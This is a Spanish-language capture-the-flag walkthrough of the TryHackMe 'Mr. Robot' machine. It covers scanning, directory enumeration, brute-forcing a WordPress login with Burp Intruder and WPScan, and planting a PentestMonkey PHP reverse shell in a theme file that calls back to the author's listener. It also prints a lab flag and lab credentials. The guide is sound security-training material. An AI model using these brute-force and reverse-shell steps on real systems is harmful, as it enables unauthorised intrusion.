


Mr. Robot

Creado por: Víctor Pérez



Índice



Puesta a punto	3
Análisis.....	5
Reconocimiento	9
Obtención de credenciales.....	16
OBTENCIÓN DE USUARIO	17
OBTENCIÓN DE CONTRASEÑA.....	19
Acceso a cuenta de WordPress	20
Escalado de permisos.....	22

Puesta a punto

- Utilizaremos la máquina virtual de [TryHackme: Mr.Robot](#) para esta guía. Nos conectaremos vía VPN a la página web y desplegaremos la máquina. Una vez echo probaremos conectividad con la misma.

Máquina desplegada



Active Machine Information

Title	IP Address	Expires		
Mr Robot	10.10.36.101	1h 58m 38s	?	Add 1 hour Terminate

100%

Task 1 Connect to our network

Task 2 Hack the machine



Conectividad con la máquina

~: sudo openvpn — Konsole

File Edit View Bookmarks Plugins Settings Help

New Tab Split View

Copy Paste Find

2023-04-03 03:21:20 Data Channel: using negotiated cipher 'AES-256-CBC'
2023-04-03 03:21:20 Outgoing Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key
2023-04-03 03:21:20 Outgoing Data Channel: Using 512 bit message hash 'SHA512' for HMAC authentication
2023-04-03 03:21:20 Incoming Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key
2023-04-03 03:21:20 Incoming Data Channel: Using 512 bit message hash 'SHA512' for HMAC authentication
2023-04-03 03:21:20 net_route_v4_best_gw query: dst 0.0.0.0
2023-04-03 03:21:20 net_route_v4_best_gw result: via 192.168.74.2 dev eth0
2023-04-03 03:21:20 ROUTE_GATEWAY 192.168.74.2/255.255.255.0 IFACE=eth0 HWADDR=00:0c:29:a5:44:65
2023-04-03 03:21:20 TUN/TAP device tun0 opened
2023-04-03 03:21:20 net_iface_mtu_set: mtu 1500 for tun0
2023-04-03 03:21:20 net_iface_up: set tun0 up
2023-04-03 03:21:20 net_addr_v4_add: 10.8.70.170/16 dev tun0
2023-04-03 03:21:20 net_route_v4_add: 10.10.0.0/16 via 10.8.0.1 dev [NULL] table 0 metric 1000
2023-04-03 03:21:20 WARNING: this configuration may cache passwords in memory -- use the auth-nocache option to prevent this
2023-04-03 03:21:20 Initialization Sequence Completed

VPN

~: zsh — Konsole

File Edit View Bookmarks Plugins Settings Help

New Tab Split View

Conectividad

(viperez@KaliBase)-[~]
\$ ping 10.10.36.101
PING 10.10.36.101 (10.10.36.101) 56(84) bytes of data.
64 bytes from 10.10.36.101: icmp_seq=1 ttl=63 time=42.0 ms
64 bytes from 10.10.36.101: icmp_seq=2 ttl=63 time=43.0 ms
64 bytes from 10.10.36.101: icmp_seq=3 ttl=63 time=93.5 ms
64 bytes from 10.10.36.101: icmp_seq=4 ttl=63 time=87.0 ms
64 bytes from 10.10.36.101: icmp_seq=5 ttl=63 time=42.4 ms
64 bytes from 10.10.36.101: icmp_seq=6 ttl=63 time=42.3 ms
64 bytes from 10.10.36.101: icmp_seq=7 ttl=63 time=42.3 ms
64 bytes from 10.10.36.101: icmp_seq=8 ttl=63 time=43.5 ms
64 bytes from 10.10.36.101: icmp_seq=9 ttl=63 time=41.5 ms
^C
— 10.10.36.101 ping statistics —
9 packets transmitted, 9 received, 0% packet loss, time 8012ms
rtt min/avg/max/mdev = 41.525/53.050/93.526/19.953 ms

Debido a que esta página web no tiene una buena seguridad tendremos que modificar nuestro firewall de Linux (IP Tables) para solo admitir peticiones desde la máquina.

Para ello se puede hacer a mano, pero nosotros descargaremos un script para agilizar el proceso:

```
(viperez@KaliBase)-[~]  
$ git clone https://github.com/WhiteDrvg0n/safeVPN-THM  
Cloning into 'safeVPN-THM' ...  
remote: Enumerating objects: 27, done.  
remote: Counting objects: 100% (27/27), done.  
remote: Compressing objects: 100% (26/26), done.  
remote: Total 27 (delta 7), reused 1 (delta 0), pack-reused 0  
Receiving objects: 100% (27/27), 6.44 KiB | 824.00 KiB/s, done.  
Resolving deltas: 100% (7/7), done.  
  
(viperez@KaliBase)-[~]  
$ sudo sh safeVPN-THM/safevpn-thm.sh 10.10.36.101
```

Reglas Firewall

```
(viperez@KaliBase)-[~]  
$ sudo iptables -L  
Chain INPUT (policy ACCEPT)  
target      prot opt source                destination          icmp echo-request  
ACCEPT      icmp -- 10.10.36.101           anywhere             icmp echo-reply  
ACCEPT      icmp -- 10.10.36.101           anywhere             icmp echo-request  
DROP        icmp -- anywhere              anywhere             icmp echo-reply  
ACCEPT      tcp  -- 10.10.36.101           anywhere  
ACCEPT      udp  -- 10.10.36.101           anywhere  
DROP        all  -- anywhere              anywhere  
  
Chain FORWARD (policy ACCEPT)  
target      prot opt source                destination  
  
Chain OUTPUT (policy ACCEPT)  
target      prot opt source                destination          icmp echo-reply  
ACCEPT      icmp -- anywhere              10.10.36.101         icmp echo-request  
ACCEPT      icmp -- anywhere              10.10.36.101         icmp echo-request  
DROP        icmp -- anywhere              anywhere             icmp echo-reply  
ACCEPT      tcp  -- anywhere              10.10.36.101  
ACCEPT      udp  -- anywhere              10.10.36.101  
DROP        all  -- anywhere              anywhere
```

Análisis

- Gracias a la página web sabemos que la IP de la máquina a atacar es: 10.10.36.101.
- Para poder saber cómo entrar a la máquina y ganar más información sobre la misma se ejecutará la herramienta “nmap”.

```
(viperez@KaliBase)-[~]  
$ sudo nmap -sS -sV 10.10.36.101  
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-03 03:25 CDT  
sendto in send_ip_packet_sd: sendto(5, packet, 40, 0, 10.10.36.101, 16) => Operation not permitted  
Offending packet: ICMP [10.8.70.170 > 10.10.36.101 Timestamp request (type=13/code=0) id=26827 seq=0 orig=0  
recv=0 trans=0] IP [ttl=39 id=29276 iplen=40 ]  
Nmap scan report for 10.10.36.101  
Host is up (0.052s latency).  
Not shown: 997 filtered tcp ports (no-response)  
PORT      STATE SERVICE VERSION  
22/tcp    closed ssh  
80/tcp    open  http   Apache httpd  
443/tcp   open  ssl/http Apache httpd  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 21.77 seconds
```

Con este comando se envían paquetes TCP de tal forma para ser más anónimos de lo normal. Adicionalmente sabremos las versiones de los servicios que están desplegados en dichos puertos.

Una vez analizado los puertos ejecutados nos daremos cuenta que hay dos puertos HTTP abiertos (80 y 443), esto puede significar que hay una página web desplegada, así que probaremos a intentar entrar por el navegador. Para ello introduciremos: 10.10.36.101

Una vez hayamos entrado en la página web simulará un arranque de Linux por Grub, esperaremos a que la animación acabe. Aparecerá un menú para insertar comandos, tendremos 6 opciones:

Para ejecutar los comandos tendremos que introducirlos a mano

```
02:39 -|- friend_ [friend_0208.185.115.6] has joined #fsociety.  
02:39 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's exhausted with this world... a world that decides where you work, who you see, and how you empty and fill your depressing bank account. Even the Internet connection you're using to read this is costing you, slowly chipping away at your existence. There are things you want to say. Soon I will give you a voice. Today your education begins.  
  
Commands:  
prepare  
fsociety  
inform  
question  
wakeup  
join  
  
root@fsociety:~#
```

Explicación comandos:

- Prepare: Vídeo explicativo.
- Fsociety: Vídeo explicativo.
- Inform: Fotos explicativas.
- Question: Fotos explicativas.
- Wakeup: Vídeo explicativo.
- Join: Introducción de correo electrónico.

El comando más interesante es el “Join” ya que tendremos que introducir un correo electrónico, para ello utilizaremos un correo temporal con la página web [TempMail](#).

Introducción correo electrónico

```
02:53 <mr. robot> hello friend
02:53 <mr. robot> you don't know me, but I've been watching you. i know you feel like you have no voice. i know you
feel trapped. i know you feel controlled. but iâ€™ve been fighting for you. all of you. it's time to break free from
our corporate masters. you've been a slave to their debt far too long.
02:53 <mr. robot> if you're ready to join me, enter your email address.
02:54 <friend__> girit70467@mitigado.com
```

Correo temporal



Nos hemos dado cuenta que hay páginas web desplegadas, tendremos que saber cuáles son todas, en vez de ir de una en una se utilizará la herramienta “dirb” que nos agilizará el proceso.

```
— Scanning URL: http://10.10.36.101/ —
⇒ DIRECTORY: http://10.10.36.101/0/
⇒ DIRECTORY: http://10.10.36.101/admin/
+ http://10.10.36.101/atom (CODE:301|SIZE:0)
⇒ DIRECTORY: http://10.10.36.101/audio/
⇒ DIRECTORY: http://10.10.36.101/blog/
⇒ DIRECTORY: http://10.10.36.101/css/
+ http://10.10.36.101/dashboard (CODE:302|SIZE:0)
+ http://10.10.36.101/favicon.ico (CODE:200|SIZE:0)
⇒ DIRECTORY: http://10.10.36.101/feed/
⇒ DIRECTORY: http://10.10.36.101/image/
⇒ DIRECTORY: http://10.10.36.101/Image/
⇒ DIRECTORY: http://10.10.36.101/images/
+ http://10.10.36.101/index.html (CODE:200|SIZE:1077)
+ http://10.10.36.101/index.php (CODE:301|SIZE:0)
+ http://10.10.36.101/intro (CODE:200|SIZE:516314)
⇒ DIRECTORY: http://10.10.36.101/js/
+ http://10.10.36.101/license (CODE:200|SIZE:309)
+ http://10.10.36.101/login (CODE:302|SIZE:0)
+ http://10.10.36.101/page1 (CODE:301|SIZE:0)
+ http://10.10.36.101/phpmyadmin (CODE:403|SIZE:94)
+ http://10.10.36.101/rdf (CODE:301|SIZE:0)
+ http://10.10.36.101/readme (CODE:200|SIZE:64)
+ http://10.10.36.101/robots (CODE:200|SIZE:41)
+ http://10.10.36.101/robots.txt (CODE:200|SIZE:41)
+ http://10.10.36.101/rss (CODE:301|SIZE:0)
+ http://10.10.36.101/rss2 (CODE:301|SIZE:0)
+ http://10.10.36.101/sitemap (CODE:200|SIZE:0)
+ http://10.10.36.101/sitemap.xml (CODE:200|SIZE:0)
⇒ DIRECTORY: http://10.10.36.101/video/
⇒ DIRECTORY: http://10.10.36.101/wp-admin/
+ http://10.10.36.101/wp-config (CODE:200|SIZE:0)
⇒ DIRECTORY: http://10.10.36.101/wp-content/
+ http://10.10.36.101/wp-cron (CODE:200|SIZE:0)
⇒ DIRECTORY: http://10.10.36.101/wp-includes/
+ http://10.10.36.101/wp-links-opml (CODE:200|SIZE:227)
+ http://10.10.36.101/wp-load (CODE:200|SIZE:0)
+ http://10.10.36.101/wp-login (CODE:200|SIZE:2606)
+ http://10.10.36.101/wp-mail (CODE:500|SIZE:3064)
+ http://10.10.36.101/wp-settings (CODE:500|SIZE:0)
+ http://10.10.36.101/wp-signup (CODE:302|SIZE:0)
+ http://10.10.36.101/xmlrpc (CODE:405|SIZE:42)
+ http://10.10.36.101/xmlrpc.php (CODE:405|SIZE:42)
```

Rojo: Páginas a las que podemos entrar.

Amarillo: Páginas que descargan archivos.

Verde: Páginas que vuelven a empezar el video explicativo.

Reconocimiento

- Una vez hayamos obtenido las páginas web desplegadas en el servidor entraremos a cada una para observar que hay dentro de ellas y dependiendo de lo que haya actuaremos de diferentes maneras.

Páginas de color rojo

- /0/ o Introducción de URL errónea → Página que redirecciona a un blog.

user's Blog!

Just another WordPress site

RECENT COMMENTS

ARCHIVES

CATEGORIES

No categories

META

Log in

Entries [RSS](#)

Comments [RSS](#)


WordPress.org

Nothing Found

It seems we can't find what you're looking for. Perhaps searching can help.

Proudly powered by WordPress

- /dashboard/ , /login/ , /wp-admin/ y /wp-login/
→ Redirecciona a página de inicio de sesión.



The image shows the standard WordPress login interface. At the top is the WordPress logo. Below it is a white box containing the login form. The form has two input fields: 'Username' and 'Password'. Below the password field is a checkbox labeled 'Remember Me' and a blue 'Log In' button. At the bottom of the white box, there is a link 'Lost your password?' and a link '← Back to user's Blog!'.

- /image/ y /Image/ → Redirecciona a un blog con un formulario

user's Blog!

Just another WordPress site

Search ...

RECENT COMMENTS

ARCHIVES

CATEGORIES

No categories

META

Log in

Entries [RSS](#)


Comments [RSS](#)

[WordPress.org](#)

Blog

← PREVIOUS IMAGE / NEXT IMAGE →

image



November 14, 2015 4903 × 2813 Leave a comment

Leave a Reply

Your email address will not be published. Required fields are marked *

NAME *


EMAIL *

WEBSITE


COMMENT

POST COMMENT


- /intro/ → Redirecciona a un video explicativo (no útil)
- /license/ → Redirecciona a un fichero (no útil)



- /readme/ → Redirecciona a un fichero (no útil)



- /Robots/ y /robots.txt/ → Redirecciona a un fichero (importante)




- /wp-links-opml/ → Redirecciona a un fichero OPML (no útil)

```
-<opml version="1.0">
  -<head>
    <title>Links for user's Blog!</title>
    <dateCreated>Tue, 28 Mar 2023 09:16:16 GMT</dateCreated>
    <!-- generator="WordPress/4.3.1" -->
  </head>
  <body> </body>
</opml>
```

- En este fichero podremos saber en qué fecha se creó el servidor en el bloque "dateCreated"

- /xmlrpc/ y /xmlrpc.php/ → Redirecciona a un fichero



- Este fichero nos otorga información adicional sobre el servidor, solo se podrán hacer peticiones HTTP POST

Páginas de color amarillo

- /atom/ → Descarga fichero .atom (abrir con editor, no útil)

```
tmp > mozilla_viperez0 > W52K_d_j.atom
1  <?xml version="1.0" encoding="UTF-8"?><feed
2    xmlns="http://www.w3.org/2005/Atom"
3    xmlns:thr="http://purl.org/syndication/thread/1.0"
4    xml:lang="en-US"
5    xml:base="http://10.10.36.101/wp-atom.php"
6  >
7    <title type="text">user8#039;s Blog!</title>
8    <subtitle type="text">Just another WordPress site</subtitle>
9
10   <updated></updated>
11
12   <link rel="alternate" type="text/html" href="http://10.10.36.101" />
13   <id>http://10.10.36.101/feed/atom/</id>
14   <link rel="self" type="application/atom+xml" href="http://10.10.36.101/feed/atom/" />
15
16   <generator uri="http://wordpress.org/" version="4.3.1">WordPress</generator>
17 </feed>
18
```

- /feed/ → Descarga fichero .rss (no útil)

```
-<rss version="2.0">
  <channel>
    <title>user's Blog!</title>
    <atom:link href="http://10.10.36.101/feed/" rel="self" type="application/rss+xml"/>
    <link>http://10.10.36.101</link>
    <description>Just another WordPress site</description>
    <lastBuildDate/>
    <language>en-US</language>
    <sy:updatePeriod>hourly</sy:updatePeriod>
    <sy:updateFrequency>1</sy:updateFrequency>
    <generator>http://wordpress.org/?v=4.3.1</generator>
  </channel>
</rss>
```

- Este fichero nos otorga información adicional del servidor, se actualiza cada hora (sy:updatePeriod y sy:updateFrequency) y la versión es 4.3.1 (generator)

- /rdf/ → Descarga fichero .rdf (no útil)

```
-<rdf:RDF>
  <channel rdf:about="http://10.10.36.101">
    <title>user's Blog!</title>
    <link>http://10.10.36.101</link>
    <description>Just another WordPress site</description>
    <dc:date/>
    <sy:updatePeriod>hourly</sy:updatePeriod>
    <sy:updateFrequency>1</sy:updateFrequency>
    <sy:updateBase>2000-01-01T12:00+00:00</sy:updateBase>
    <admin:generatorAgent rdf:resource="http://wordpress.org/?v=4.3.1"/>
  </channel>
</rdf:RDF>
```

- /rss/ y /rss2/ → Redirecciona a fichero .rss (abrir con editor, no útil)

```
tmp > mozilla_viperez0 > RBkBkXZ9
1  <?xml version="1.0" encoding="UTF-8"?><rss version="2.0"
2  >   xmlns:content="http://purl.org/rss/1.0/modules/content/"
3  >   xmlns:wfw="http://wellformedweb.org/CommentAPI/"
4  >   xmlns:dc="http://purl.org/dc/elements/1.1/"
5  >   xmlns:atom="http://www.w3.org/2005/Atom"
6  >   xmlns:sy="http://purl.org/rss/1.0/modules/syndication/"
7  >   xmlns:slash="http://purl.org/rss/1.0/modules/slash/"
8  >   >
9
10 <channel>
11 >   <title>user6#039;s Blog!</title>
12 >   <atom:link href="http://10.10.36.101/feed/" rel="self" type="application/rss+xml" />
13 >   <link>http://10.10.36.101</link>
14 >   <description>Just another WordPress site</description>
15 >   <lastBuildDate></lastBuildDate>
16 >   <language>en-US</language>
17 >   <sy:updatePeriod>hourly</sy:updatePeriod>
18 >   <sy:updateFrequency>1</sy:updateFrequency>
19 >   <generator>http://wordpress.org/?v=4.3.1</generator>
20 </channel>
21 </rss>
22
```

Después de haber analizado las páginas desplegadas nos daremos cuenta que las únicas páginas útiles son: /robots.txt/ y /image/ debido a ello descargaremos los dos ficheros alojados en “robots.txt” y rellenaremos el formulario de la página “image”.

Robots.txt

```
(viperez@KaliBase)-[~]
$ mkdir MrRobotFiles && cd MrRobotFiles

(viperez@KaliBase)-[~/MrRobotFiles]
$ wget 10.10.36.101/fsociety.dic
--2023-04-03 03:41:02-- http://10.10.36.101/fsociety.dic
Connecting to 10.10.36.101:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 7245381 (6.9M) [text/x-c]
Saving to: 'fsociety.dic'

fsociety.dic          100%[=====>] 6.91M  2.33MB/s  in 3.0s
2023-04-03 03:41:06 (2.33 MB/s) - 'fsociety.dic' saved [7245381/7245381]

(viperez@KaliBase)-[~/MrRobotFiles]
$ wget 10.10.36.101/key-1-of-3.txt
--2023-04-03 03:41:23-- http://10.10.36.101/key-1-of-3.txt
Connecting to 10.10.36.101:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 33 [text/plain]
Saving to: 'key-1-of-3.txt'

key-1-of-3.txt        100%[=====>] 33 --.-KB/s  in 0s
2023-04-03 03:41:23 (4.14 MB/s) - 'key-1-of-3.txt' saved [33/33]

(viperez@KaliBase)-[~/archivosMrRobot]
$ cat key-1-of-3.txt
073403c8a58a1f80d943455fb30724b9
```

Descarga ficheros

Acabamos de descubrir la primera “key” de la máquina, deberemos copiarla y pegarla en la sección “What is key 1?”.

Answer the questions below

What is key 1?

073403c8a58a1f80d943455fb30724b9

Correct Answer

Hint

Nota: El fichero fsociety.txt es un diccionario

Obtención de credenciales

- Para adquirir un acceso a una cuenta deberemos encontrar un usuario y contraseña, lo mas probable es que se tengan que introducir en el panel de inicio de sesión de WordPress.
- Se ha obtenido un diccionario de palabras en la sección anterior, así que borraremos las palabras que estén repetidas para tener un fácil y cómodo uso del fichero.

Borrado de repeticiones

```
(viperez@KaliBase)-[~/MrRobotFiles]  
$ uniq fsociety.dic > fsociety.dic.uniq
```

Estas palabras que acabamos de borrar lo más probable es que sean contraseñas o usuarios, así que realizaremos ataques de fuerza bruta para adivinarlos. Para obtener los usuarios se utilizará la herramienta de fuerza bruta que nos brinda [BurpSuite](#) y para las contraseñas se utilizará [WPSCAN](#) ya que se esta utilizando una página web WordPress.

OBTENCIÓN DE USUARIO

- Se interceptará la comunicación entre el equipo y el servidor en el panel de inicio de sesión de WordPress y se le agregará al apartado "Intruder".
- Una vez dentro se le agregará una variable al parámetro de usuario para realizar fuerza bruta.

```

1 POST /wp-login.php HTTP/1.1
2 Host: 10.10.36.101
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 93
9 Origin: http://10.10.36.101
10 Connection: close
11 Referer: http://10.10.36.101/wp-login.php
12 Cookie: s_cc=true; s_fid=445D2512FC428AD2-33933EF7EF7425B2; s_nr=1680510440072; s_sq=%5B%5B%5D%5D; wordpress_test_cookie=WP+Cookie+check
13 Upgrade-Insecure-Requests: 1
14
15 log=$a$&pwd=a&wp-submit=Log+In&redirect_to=http%3A%2F%2F10.10.36.101%2Fwp-admin%2F&testcookie=1

```

- Deberemos añadir el archivo del diccionario (fsociety.dic) al payload para realizar el ataque con nuestro archivo.

?
Payload Sets

You can define one or more payload sets. The number of payload sets depends on the

Payload set:

Payload count: 858,160

Payload type:

Request count: 858,160

?
Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

true
false
wikia
from
the
now
Wikia
extensions
scss
window

Add


Enter a new item

Add from list ... [Pro version only]

- Una vez listo todo el proceso anterior daremos clic al botón “Start attack” y nos fijaremos si hay un número distinto al resto en el parámetro “length”.

3. Intruder attack of http://10.10.36.101 - Temporary attack					
Attack Save Columns					
Results Positions Payloads Resource Pool Options					
Filter: Showing all items					
Request ^	Payload	Status	Error	Timeout	Length
7	wikia	200	<input type="checkbox"/>	<input type="checkbox"/>	4061
8	extensions	200	<input type="checkbox"/>	<input type="checkbox"/>	4061
9	scss	200	<input type="checkbox"/>	<input type="checkbox"/>	4061
10	window	200	<input type="checkbox"/>	<input type="checkbox"/>	4061
11	http	200	<input type="checkbox"/>	<input type="checkbox"/>	4061
12	var	200	<input type="checkbox"/>	<input type="checkbox"/>	4061
13	page	200	<input type="checkbox"/>	<input type="checkbox"/>	4061
14	Robot	200	<input type="checkbox"/>	<input type="checkbox"/>	4061
15	Elliot	200	<input type="checkbox"/>	<input type="checkbox"/>	4112
16	styles	200	<input type="checkbox"/>	<input type="checkbox"/>	4061
17	and	200	<input type="checkbox"/>	<input type="checkbox"/>	4061
18	document	200	<input type="checkbox"/>	<input type="checkbox"/>	4061
19	mrrobot	200	<input type="checkbox"/>	<input type="checkbox"/>	4061
20	com	200	<input type="checkbox"/>	<input type="checkbox"/>	4061
21	ago	200	<input type="checkbox"/>	<input type="checkbox"/>	4061

Comprobación de usuario existente



ERROR: Invalid username. [Lost your password?](#)

Username


Incorrect user

Password

☐ Remember Me

[Lost your password?](#)

[← Back to user's Blog!](#)



ERROR: The password you entered for the username Elliot is incorrect. [Lost your password?](#)

Username

Elliot

Password

☐ Remember Me

[Lost your password?](#)

[← Back to user's Blog!](#)


OBTENCIÓN DE CONTRASEÑA

- Debido a que la herramienta WPSCAN solo admite archivos de texto en sus parámetros se creará un archivo de texto con el nombre del usuario.

```
(viperez@KaliBase)-[~/MrRobotFiles]
$ cat user
Elliot
```

- Una vez hecho se ejecutará la herramienta

```
(viperez@KaliBase)-[~/MrRobotFiles]
$ wpscan -v -U user -P fsociety.dic.uniq --url http://10.10.36.101/wp-login
```



WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - <https://automattic.com/>
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

- -v → Modo verbose
- -U → Fichero de usuarios
- -P → Fichero de contraseñas
- --url → URL a atacar

```
[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - Elliot / ER28-0652
Trying Elliot / erased Time: 00:34:44

[!] Valid Combinations Found:
| Username: Elliot, Password: ER28-0652

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Wed Feb 15 02:27:44 2023
[+] Requests Done: 5966
[+] Cached Requests: 4
[+] Data Sent: 2.021 MB
[+] Data Received: 42.187 MB
[+] Memory used: 283.652 MB
[+] Elapsed time: 00:35:47
```

Acceso a cuenta de WordPress

- Se han obtenido las credenciales de un usuario así que accederemos a su cuenta de WordPress. Una vez dentro buscaremos el editor de plugin.


Plugin editor



Después de lograr el acceso y encontrar el editor de plugins se pegará una reverse Shell para ser ejecutada y ganar acceso a la máquina. Para ello se utilizará la página web [RevShells](https://revshells.com/). En esta guía se utilizará la de “PHP PentestMonkey”, se cambiarán las variables \$ip y \$port a nuestra IP y puerto de escucha.

Antes de ejecutar nuestra Reverse Shell deberemos abrir un puerto de escucha para conectarnos a la misma. Se recomienda utilizar “rlwrap” para atajos de teclado.

Puerto de escucha



Fichero modificado con Reverse Shell

Twenty Fifteen: Archives (archive.php)

Select theme to c

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.8.70.170';
$port = 9999;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
        exit(0); // Parent exits
    }

    if (posix_setsid() == -1) {
        printit("Error: Can't setsid()");
        exit(1);
    }
}
```

Puerto a la escucha

```
(viperez@KaliBase)-[~]
$ rlwrap nc -lvp 9999
listening on [any] 9999 ...
10.10.215.81: inverse host lookup failed: Unknown host
connect to [10.8.70.170] from (UNKNOWN) [10.10.215.81] 56157
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 11:38:17 up  1:13,  0 users,  load average: 3.92, 3.43, 3.23
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
